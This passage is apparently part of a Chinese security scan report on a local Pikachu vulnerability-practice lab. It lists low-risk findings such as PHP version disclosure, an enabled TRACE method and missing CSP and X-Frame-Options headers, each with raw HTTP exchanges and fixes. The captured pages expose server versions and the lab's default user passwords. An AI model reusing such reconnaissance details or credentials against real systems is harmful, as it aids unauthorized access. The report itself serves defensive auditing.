$("[data-toggle='popover']").popover();  }); /script   /body /html |
| 修复建议 | 配置您的 Web 服务器，使其包含 X-Frame-Options 报头和带有 frame-ancestors 指令的 CSP 报头。有关该报头可能值的更多信息，请查阅 Web 参考资料。 |
| 复测结果 |  |

* + - 1. PHP 版本泄露

|  |  |
| --- | --- |
| 风险名称 | PHP 版本泄露 |
| 风险级别 | **低** |
| 风险描述 | Web 服务器正在发送 X-Powered-By：响应报头，显示 PHP 版本。 |
| 请求数据 |  |
| 响应数据 |  |
| 修复建议 | 配置 Web 服务器以防止其 HTTP 响应的信息泄露。 |
| 复测结果 |  |

* + - 1. 无 HTTP 重定向

|  |  |
| --- | --- |
| 风险名称 | 无 HTTP 重定向 |
| 风险级别 | **低** |
| 风险描述 | 检测到您的 Web 应用程序使用 HTTP 协议，但未自动将用户重定向到 HTTPS。 |
| 请求数据 | GET / HTTP/1.1  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  Accept-Encoding: gzip,deflate,br  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.0 Safari/537.36  Host: 192.168.0.177  Connection: Keep-alive |
| 响应数据 | HTTP/1.1 200 OK  Connection: close  Content-Length: 2307  Accept-Ranges: bytes  Content-Type: text/html  Date: Fri, 03 Feb 2023 01:00:00 GMT  Etag: "903-591a03aa15600"  Last-Modified: Tue, 03 Sep 2019 06:30:48 GMT  Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod\_fcgid/2.3.9a mod\_log\_rotate/1.02    !DOCTYPE html  html lang="zh-CN"  head   meta charset="utf-8"   title站点创建成功-phpstudy for windows/title   meta name="keywords" content=""   meta name="description" content=""   meta name="renderer" content="webkit"   meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1"   meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1"   meta name="apple-mobile-web-app-status-bar-style" content="black"   meta name="apple-mobile-web-app-capable" content="yes"   meta name="format-detection" content="telephone=no"   meta HTTP-EQUIV="pragma" CONTENT="no-cache"   meta HTTP-EQUIV="Cache-Control" CONTENT="no-store, must-revalidate"   meta HTTP-EQUIV="expires" CONTENT="Wed, 26 Feb 1997 08:21:57 GMT"   meta HTTP-EQUIV="expires" CONTENT="0"   style   body{   font: 16px arial,'Microsoft Yahei','Hiragino Sans GB',sans-serif;   }   h1{   margin: 0;   color:#3a87ad;   font-size: 26px;   }   .content{   width: 45%;   margin: 0 auto;     }   .content div{   margin-top: 200px;   padding: 20px;   background: #d9edf7;   border-radius: 12px;   }   .content dl{   color: #2d6a88;   line-height: 40px;   }   .content div div {   padding-bottom: 20px;   text-align:center;   }   /style  /head  body   div class="content"   div   h1站点创建成功/h1   dl   dt目录说明:/dt   dd1：网站目录：/phpstudy安装目录/www/站点域名//dd   dd2：错误提示页面：/phpstudy安装目录/www/站点域名/error//dd   dd3：你可以删除或者修改该目录下的所有文件/dd   dt操作注意事项：/dt   dd1：新建站点、数据库、FTP可在phpstudy面板操作，数据库可在环境中下载数据库管理软件等；/dd   dd2：将网站程序放到站点目录时请使用复制，剪切可能造成程序文件权限不正确；/dd     /dl   div使用手册，视频教程，BUG反馈，官网地址： a href="https://www.xp.cn" target="\_blank"www.xp.cn/a /div     /div   /div  /body  /html |
| 修复建议 | 建议在您的 Web 应用程序中实施 HTTP 重定向最佳实践。请查询网络参考文件以了解更多信息 |
| 复测结果 |  |

* + - 1. 未实施内容安全策略 (CSP)

|  |  |
| --- | --- |
| 风险名称 | 未实施内容安全策略 (CSP) |
| 风险级别 | **低** |
| 风险描述 | 内容安全策略 (CSP) 增加了额外的安全层，有助于检测和缓解某些类型的攻击，包括跨站脚本 (XSS) 和数据注入攻击。br/br/内容安全策略 (CSP) 可通过添加 strongContent-Security-Policy/strong 报头实施。此报头的值是一个字符串，其中包含描述内容安全策略的策略指令。要实施 CSP，您应该为站点使用的所有资源类型定义允许的来源列表。例如，如果您有一个简单的站点，需要从 CDN 加载本地托管和 jQuery 库中的脚本、样式表和图像，则 CSP 报头可能如下所示：precode Content-Security-Policy: default-src 'self'; script-src 'self' https://code.jquery.com; /code/pre br/br/检测到您的 Web 应用程序未实施内容安全策略 (CSP)，因为响应中缺少 CSP 报头。建议在您的 Web 应用程序中实施内容安全策略 (CSP)。 |
| 请求数据 | GET /pikachu-master/vul/csrf/csrfget/csrf\_get\_login.php HTTP/1.1  Referer: http://192.168.0.177/pikachu-master/vul/csrf/csrfget/csrf\_get\_login.php  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  Accept-Encoding: gzip,deflate,br  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.0 Safari/537.36  Host: 192.168.0.177  Connection: Keep-alive |
| 响应数据 | HTTP/1.1 200 OK  Connection: close  Cache-Control: no-store, no-cache, must-revalidate  Content-Type: text/html;charset=utf-8  Date: Fri, 03 Feb 2023 00:59:49 GMT  Expires: Thu, 19 Nov 1981 08:52:00 GMT  Pragma: no-cache  Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod\_fcgid/2.3.9a mod\_log\_rotate/1.02  Set-Cookie: PHPSESSID=84tbhc3gvimj9m9uc2k31bh537; path=/  X-Powered-By: PHP/7.0.9  Content-Length: 34874    !DOCTYPE html html lang="en" head  meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" /  meta charset="utf-8" /  titleGet the pikachu/title   meta name="description" content="overview amp; stats" /  meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0" /   !-- bootstrap fontawesome --  link rel="stylesheet" href="../../../assets/css/bootstrap.min.css" /   link rel="stylesheet" href="../../../assets/font-awesome/4.5.0/css/font-awesome.min.css" /   !-- page specific plugin styles --   !-- text fonts --  link rel="stylesheet" href="../../../assets/css/fonts.googleapis.com.css" /   !-- ace styles --  link rel="stylesheet" href="../../../assets/css/ace.min.css" class="ace-main-stylesheet" id="main-ace-style" /   !--[if lte IE 9]  link rel="stylesheet" href="../../../assets/css/ace-part2.min.css" class="ace-main-stylesheet" /  ![endif]--  link rel="stylesheet" href="../../../assets/css/ace-skins.min.css" /  link rel="stylesheet" href="../../../assets/css/ace-rtl.min.css" /   !--[if lte IE 9]  link rel="stylesheet" href="../../../assets/css/ace-ie.min.css" /  ![endif]--   !-- inline styles related to this page --   !-- ace settings handler --  script src="../../../assets/js/ace-extra.min.js"/script   !-- HTML5shiv and Respond.js for IE8 to support HTML5 elements and media queries --   !--[if lte IE 8]  script src="../../../assets/js/html5shiv.min.js"/script  script src="../../../assets/js/respond.min.js"/script  ![endif]--  script src="../../../assets/js/jquery-2.1.4.min.js"/script  script src="../../../assets/js/bootstrap.min.js"/script  /head  body class="no-skin" div id="navbar" class="navbar navbar-default ace-save-state"  div class="navbar-container ace-save-state" id="navbar-container"   div class="navbar-header pull-left"  a href="../../../index.php" class="navbar-brand"  small  i class="fa fa-key"/i  Pikachu 漏洞练习平台 pika~pika~  /small  /a  /div   div class="navbar-buttons navbar-header pull-right" role="navigation"  ul class="nav ace-nav"   li class="light-blue dropdown-modal"  a data-toggle="dropdown" href="#" class="dropdown-toggle"  img class="nav-user-photo" src="../../../assets/images/avatars/pikachu1.png" alt="Jason's Photo" /  span class="user-info"  small欢迎/small  骚年  /span  /a   /li  /ul  /div  /div!-- /.navbar-container -- /div  div class="main-container ace-save-state" id="main-container"  script type="text/javascript"  try{ace.settings.loadState('main-container')}catch(e){}  /script    div id="sidebar" class="sidebar responsive ace-save-state"  script type="text/javascript"  try{ace.settings.loadState('sidebar')}catch(e){}  /script   ul class="nav nav-list"  li class=""  a href="../../../index.php"  i class="ace-icon glyphicon glyphicon-tags"/i  span class="menu-text" 系统介绍 /span  /a   b class="arrow"/b  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-lock"/i  span class="menu-text"  暴力破解  /span   b class="arrow fa fa-angle-down"/b  /a   b class="arrow"/b   ul class="submenu"  li class=""   a href="../../../vul/burteforce/burteforce.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a   b class="arrow"/b  /li  li class=""   a href="../../../vul/burteforce/bf\_form.php"  i class="menu-icon fa fa-caret-right"/i  基于表单的暴力破解  /a   b class="arrow"/b  /li   li class=""  a href="../../../vul/burteforce/bf\_server.php"  i class="menu-icon fa fa-caret-right"/i  验证码绕过(on server)  /a   b class="arrow"/b  /li   li class=""  a href="../../../vul/burteforce/bf\_client.php"  i class="menu-icon fa fa-caret-right"/i  验证码绕过(on client)  /a   b class="arrow"/b  /li   li class=""  a href="../../../vul/burteforce/bf\_token.php"  i class="menu-icon fa fa-caret-right"/i  token防爆破?  /a   b class="arrow"/b  /li   !-- li class="--!--"-- !-- a href="#" class="dropdown-toggle"-- !-- i class="menu-icon fa fa-caret-right"/i-- !---- !-- test-- !-- b class="arrow fa fa-angle-down"/b-- !-- /a-- !---- !-- b class="arrow"/b-- !---- !-- ul class="submenu"-- !-- li class="--!--"-- !-- a href="top-menu.html"-- !-- i class="menu-icon fa fa-caret-right"/i-- !-- test sun 01-- !-- /a-- !---- !-- b class="arrow"/b-- !-- /li-- !---- !-- /ul-- !-- /li--      /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-indent-left"/i  span class="menu-text"  Cross-Site Scripting  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/xss/xss.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../../vul/xss/xss\_reflected\_get.php"  i class="menu-icon fa fa-caret-right"/i  反射型xss(get)  /a  b class="arrow"/b  /li     li class=""   a href="../../../vul/xss/xsspost/post\_login.php"  i class="menu-icon fa fa-caret-right"/i  反射型xss(post)  /a  b class="arrow"/b  /li    li class=""   a href="../../../vul/xss/xss\_stored.php"  i class="menu-icon fa fa-caret-right"/i  存储型xss  /a  b class="arrow"/b  /li    li class=""   a href="../../../vul/xss/xss\_dom.php"  i class="menu-icon fa fa-caret-right"/i  DOM型xss  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/xss/xss\_dom\_x.php"  i class="menu-icon fa fa-caret-right"/i  DOM型xss-x  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/xss/xssblind/xss\_blind.php"  i class="menu-icon fa fa-caret-right"/i  xss之盲打  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/xss/xss\_01.php"  i class="menu-icon fa fa-caret-right"/i  xss之过滤  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/xss/xss\_02.php"  i class="menu-icon fa fa-caret-right"/i  xss之htmlspecialchars  /a  b class="arrow"/b  /li    li class=""   a href="../../../vul/xss/xss\_03.php"  i class="menu-icon fa fa-caret-right"/i  xss之href输出  /a  b class="arrow"/b  /li    li class=""   a href="../../../vul/xss/xss\_04.php"  i class="menu-icon fa fa-caret-right"/i  xss之js输出  /a  b class="arrow"/b  /li  /ul  /li   li class="active open"  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-share"/i  span class="menu-text"  CSRF  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/csrf/csrf.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class="active"   a href="../../../vul/csrf/csrfget/csrf\_get\_login.php"  i class="menu-icon fa fa-caret-right"/i  CSRF(get)  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/csrf/csrfpost/csrf\_post\_login.php"  i class="menu-icon fa fa-caret-right"/i  CSRF(post)  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/csrf/csrftoken/token\_get\_login.php"  i class="menu-icon fa fa-caret-right"/i  CSRF Token  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon fa fa-fighter-jet"/i  span class="menu-text"  SQL-Inject  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/sqli/sqli.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/sqli/sqli\_id.php"  i class="menu-icon fa fa-caret-right"/i  数字型注入(post)  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/sqli/sqli\_str.php"  i class="menu-icon fa fa-caret-right"/i  字符型注入(get)  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/sqli/sqli\_search.php"  i class="menu-icon fa fa-caret-right"/i  搜索型注入  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/sqli/sqli\_x.php"  i class="menu-icon fa fa-caret-right"/i  xx型注入  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/sqli/sqli\_iu/sqli\_login.php"  i class="menu-icon fa fa-caret-right"/i  "insert/update"注入  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/sqli/sqli\_del.php"  i class="menu-icon fa fa-caret-right"/i  "delete"注入  /a  b class="arrow"/b  /li    li class=""   a href="../../../vul/sqli/sqli\_header/sqli\_header\_login.php"  i class="menu-icon fa fa-caret-right"/i  "http header"注入  /a  b class="arrow"/b  /li    li class=""   a href="../../../vul/sqli/sqli\_blind\_b.php"  i class="menu-icon fa fa-caret-right"/i  盲注(base on boolian)  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/sqli/sqli\_blind\_t.php"  i class="menu-icon fa fa-caret-right"/i  盲注(base on time)  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/sqli/sqli\_widebyte.php"  i class="menu-icon fa fa-caret-right"/i  宽字节注入  /a  b class="arrow"/b  /li  /ul  /li     li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-pencil"/i  span class="menu-text"  RCE  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/rce/rce.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/rce/rce\_ping.php"  i class="menu-icon fa fa-caret-right"/i  exec "ping"  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/rce/rce\_eval.php"  i class="menu-icon fa fa-caret-right"/i  exec "evel"  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-file"/i  span class="menu-text"  File Inclusion  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/fileinclude/fileinclude.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/fileinclude/fi\_local.php"  i class="menu-icon fa fa-caret-right"/i  File Inclusion(local)  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/fileinclude/fi\_remote.php""  i class="menu-icon fa fa-caret-right"/i  File Inclusion(remote)  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-download"/i  span class="menu-text"  Unsafe Filedownload  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/unsafedownload/unsafedownload.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/unsafedownload/down\_nba.php"  i class="menu-icon fa fa-caret-right"/i  Unsafe Filedownload  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-upload"/i  span class="menu-text"  Unsafe Fileupload  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/unsafeupload/upload.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../../vul/unsafeupload/clientcheck.php"  i class="menu-icon fa fa-caret-right"/i  client check  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/unsafeupload/servercheck.php"  i class="menu-icon fa fa-caret-right"/i  MIME type  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/unsafeupload/getimagesize.php"  i class="menu-icon fa fa-caret-right"/i  getimagesize  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-text-height"/i  span class="menu-text"  Over Permission  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/overpermission/op.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/overpermission/op1/op1\_login.php"  i class="menu-icon fa fa-caret-right"/i  水平越权  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/overpermission/op2/op2\_login.php"  i class="menu-icon fa fa-caret-right"/i  垂直越权  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-align-left"/i  span class="menu-text"  ../../  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/dir/dir.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/dir/dir\_list.php"  i class="menu-icon fa fa-caret-right"/i  目录遍历  /a  b class="arrow"/b  /li  /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-camera"/i  span class="menu-text"  敏感信息泄露  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/infoleak/infoleak.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../../vul/infoleak/findabc.php"  i class="menu-icon fa fa-caret-right"/i  IcanseeyourABC  /a  b class="arrow"/b  /li    /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-align-left"/i  span class="menu-text"  PHP反序列化  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/unserilization/unserilization.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/unserilization/unser.php"  i class="menu-icon fa fa-caret-right"/i  PHP反序列化漏洞  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-flag"/i  span class="menu-text"  XXE  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/xxe/xxe.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/xxe/xxe\_1.php"  i class="menu-icon fa fa-caret-right"/i  XXE漏洞  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-repeat"/i  span class="menu-text"  URL重定向  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/urlredirect/unsafere.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/urlredirect/urlredirect.php"  i class="menu-icon fa fa-caret-right"/i  不安全的URL跳转  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon fa fa-exchange"/i  span class="menu-text"  SSRF  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/ssrf/ssrf.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/ssrf/ssrf\_curl.php"  i class="menu-icon fa fa-caret-right"/i  SSRF(curl)  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/ssrf/ssrf\_fgc.php"  i class="menu-icon fa fa-caret-right"/i  SSRF(file\_get\_content)  /a  b class="arrow"/b  /li   /ul  /li      li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-cog"/i  span class="menu-text"  管理工具  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../pkxss/index.php"  i class="menu-icon fa fa-caret-right"/i  XSS后台  /a  b class="arrow"/b  /li     /ul  /li    /ul!-- /.nav-list --   div class="sidebar-toggle sidebar-collapse" id="sidebar-collapse"  i id="sidebar-toggle-icon" class="ace-icon fa fa-angle-double-left ace-save-state" data-icon1="ace-icon fa fa-angle-double-left" data-icon2="ace-icon fa fa-angle-double-right"/i  /div  /div    div class="main-content"  div class="main-content-inner"  div class="breadcrumbs ace-save-state" id="breadcrumbs"  ul class="breadcrumb"  li  i class="ace-icon fa fa-home home-icon"/i  a href="../csrf.php"CSRF/a  /li  li class="active"CSRF(get) login/li  /ul!-- /.breadcrumb --   a href="#" style="float:right" data-container="body" data-toggle="popover" data-placement="bottom" title="tips(再点一下关闭)"  data-content="这里一共有这么些用户vince/allen/kobe/grady/kevin/lucy/lili,密码全部是123456"  点一下提示~  /a   /div  div class="page-content"    div class="xss\_form"  div class="xss\_form\_main"  h4 class="header blue lighter bigger"  i class="ace-icon fa fa-coffee green"/i  Please Enter Your Information  /h4   form method="get" action="csrf\_get\_login.php"  !-- fieldset--  label  span  input type="text" name="username" placeholder="Username" /  i class="ace-icon fa fa-user"/i  /span  /label  /br   label  span  input type="password" name="password" placeholder="Password" /  i class="ace-icon fa fa-lock"/i  /span  /label    div class="space"/div   div class="clearfix"  labelinput class="submit" name="submit" type="submit" value="Login" //label  /div   /form     /div!-- /.widget-main --   /div!-- /.widget-body --     /div!-- /.page-content --  /div /div!-- /.main-content --         div class="footer"  div class="footer-inner"  div class="footer-content"  span class="bigger-120"  Pikachu PIKA~ PIKA~copy; runner.han  /span   /div  /div /div  a href="#" id="btn-scroll-up" class="btn-scroll-up btn btn-sm btn-inverse"  i class="ace-icon fa fa-angle-double-up icon-only bigger-110"/i /a /div!-- /.main-container --  !-- basic scripts --  !--[if !IE] --  !-- ![endif]--  !--[if IE] script src="../../../assets/js/jquery-1.11.3.min.js"/script ![endif]-- script type="text/javascript"  if('ontouchstart' in document.documentElement) document.write("script src='../../../assets/js/jquery.mobile.custom.min.js'"+""+"/script"); /script  !-- page specific plugin scripts --  !--[if lte IE 8] script src="../../../assets/js/excanvas.min.js"/script ![endif]-- script src="../../../assets/js/jquery-ui.custom.min.js"/script script src="../../../assets/js/jquery.ui.touch-punch.min.js"/script script src="../../../assets/js/jquery.easypiechart.min.js"/script script src="../../../assets/js/jquery.sparkline.index.min.js"/script script src="../../../assets/js/jquery.flot.min.js"/script script src="../../../assets/js/jquery.flot.pie.min.js"/script script src="../../../assets/js/jquery.flot.resize.min.js"/script  !-- ace scripts -- script src="../../../assets/js/ace-elements.min.js"/script script src="../../../assets/js/ace.min.js"/script  !-- inline scripts related to this page --  script  $(function (){  $("[data-toggle='popover']").popover();  }); /script   /body /html |
| 修复建议 | 建议在您的 Web 应用程序中实施内容安全策略 (CSP)。配置内容安全策略涉及添加 strongContent-Security-Policy/strong HTTP 报头到 Web 页面并为其赋值，以控制允许用户代理为该页面加载的资源。 |
| 复测结果 |  |

* + - 1. TRACE 方法已启用

|  |  |
| --- | --- |
| 风险名称 | TRACE 方法已启用 |
| 风险级别 | **低** |
| 风险描述 | 此 Web 服务器上启用了 HTTP TRACE 方法。如果 Web 浏览器中存在其他跨域漏洞，则可以从任何支持 HTTP TRACE 方法的域中读取敏感的报头信息。 |
| 请求数据 | TRACE /2utBjLBvxl HTTP/1.1  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  Accept-Encoding: gzip,deflate,br  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.0 Safari/537.36  Host: 192.168.0.177  Connection: Keep-alive |
| 响应数据 | HTTP/1.1 200 OK  Connection: close  Content-Type: message/http  Date: Fri, 03 Feb 2023 01:00:02 GMT  Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod\_fcgid/2.3.9a mod\_log\_rotate/1.02  Content-Length: 285    TRACE /2utBjLBvxl HTTP/1.1  Host: 192.168.0.177  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.0 Safari/537.36  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  Accept-Encoding: gzip,deflate,br |
| 修复建议 | 在 Web 服务器上禁用 TRACE 方法。 |
| 复测结果 |  |

* + - 1. 点击劫持：X-Frame-Options 报头缺失

|  |  |
| --- | --- |
| 风险名称 | 点击劫持：X-Frame-Options 报头缺失 |
| 风险级别 | **低** |
| 风险描述 | 点击劫持（用户界面矫正攻击、UI 矫正攻击、UI 矫正）是一种恶意技术，诱使 Web 用户点击与用户认为其单击的内容不同的内容，从而在单击看似无害的网页时有可能导致机密信息泄露或计算机被控制 。br/br/服务器未返回 /strongX-Frame-Optionsstrong 报头，这意味着此网站存在遭受点击劫持攻击的风险。X-Frame-Options HTTP 响应报头可被用于指示是否应允许浏览器在框架或 iframe 内呈现页面。站点可以通过确保其内容中未嵌入其他网站来避免点击劫持攻击。 |
| 请求数据 | GET /pikachu-master/vul/unsafeupload/clientcheck.php HTTP/1.1  Referer: http://192.168.0.177/pikachu-master/vul/unsafeupload/clientcheck.php  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  Accept-Encoding: gzip,deflate,br  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.0 Safari/537.36  Host: 192.168.0.177  Connection: Keep-alive |
| 响应数据 | HTTP/1.1 200 OK  Connection: close  Content-Type: text/html; charset=UTF-8  Date: Fri, 03 Feb 2023 00:59:50 GMT  Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod\_fcgid/2.3.9a mod\_log\_rotate/1.02  X-Powered-By: PHP/7.0.9  Content-Length: 34427    !DOCTYPE html html lang="en" head  meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" /  meta charset="utf-8" /  titleGet the pikachu/title   meta name="description" content="overview amp; stats" /  meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0" /   !-- bootstrap fontawesome --  link rel="stylesheet" href="../../assets/css/bootstrap.min.css" /   link rel="stylesheet" href="../../assets/font-awesome/4.5.0/css/font-awesome.min.css" /   !-- page specific plugin styles --   !-- text fonts --  link rel="stylesheet" href="../../assets/css/fonts.googleapis.com.css" /   !-- ace styles --  link rel="stylesheet" href="../../assets/css/ace.min.css" class="ace-main-stylesheet" id="main-ace-style" /   !--[if lte IE 9]  link rel="stylesheet" href="../../assets/css/ace-part2.min.css" class="ace-main-stylesheet" /  ![endif]--  link rel="stylesheet" href="../../assets/css/ace-skins.min.css" /  link rel="stylesheet" href="../../assets/css/ace-rtl.min.css" /   !--[if lte IE 9]  link rel="stylesheet" href="../../assets/css/ace-ie.min.css" /  ![endif]--   !-- inline styles related to this page --   !-- ace settings handler --  script src="../../assets/js/ace-extra.min.js"/script   !-- HTML5shiv and Respond.js for IE8 to support HTML5 elements and media queries --   !--[if lte IE 8]  script src="../../assets/js/html5shiv.min.js"/script  script src="../../assets/js/respond.min.js"/script  ![endif]--  script src="../../assets/js/jquery-2.1.4.min.js"/script  script src="../../assets/js/bootstrap.min.js"/script  /head  body class="no-skin" div id="navbar" class="navbar navbar-default ace-save-state"  div class="navbar-container ace-save-state" id="navbar-container"   div class="navbar-header pull-left"  a href="../../index.php" class="navbar-brand"  small  i class="fa fa-key"/i  Pikachu 漏洞练习平台 pika~pika~  /small  /a  /div   div class="navbar-buttons navbar-header pull-right" role="navigation"  ul class="nav ace-nav"   li class="light-blue dropdown-modal"  a data-toggle="dropdown" href="#" class="dropdown-toggle"  img class="nav-user-photo" src="../../assets/images/avatars/pikachu1.png" alt="Jason's Photo" /  span class="user-info"  small欢迎/small  骚年  /span  /a   /li  /ul  /div  /div!-- /.navbar-container -- /div  div class="main-container ace-save-state" id="main-container"  script type="text/javascript"  try{ace.settings.loadState('main-container')}catch(e){}  /script    div id="sidebar" class="sidebar responsive ace-save-state"  script type="text/javascript"  try{ace.settings.loadState('sidebar')}catch(e){}  /script   ul class="nav nav-list"  li class=""  a href="../../index.php"  i class="ace-icon glyphicon glyphicon-tags"/i  span class="menu-text" 系统介绍 /span  /a   b class="arrow"/b  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-lock"/i  span class="menu-text"  暴力破解  /span   b class="arrow fa fa-angle-down"/b  /a   b class="arrow"/b   ul class="submenu"  li class=""   a href="../../vul/burteforce/burteforce.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a   b class="arrow"/b  /li  li class=""   a href="../../vul/burteforce/bf\_form.php"  i class="menu-icon fa fa-caret-right"/i  基于表单的暴力破解  /a   b class="arrow"/b  /li   li class=""  a href="../../vul/burteforce/bf\_server.php"  i class="menu-icon fa fa-caret-right"/i  验证码绕过(on server)  /a   b class="arrow"/b  /li   li class=""  a href="../../vul/burteforce/bf\_client.php"  i class="menu-icon fa fa-caret-right"/i  验证码绕过(on client)  /a   b class="arrow"/b  /li   li class=""  a href="../../vul/burteforce/bf\_token.php"  i class="menu-icon fa fa-caret-right"/i  token防爆破?  /a   b 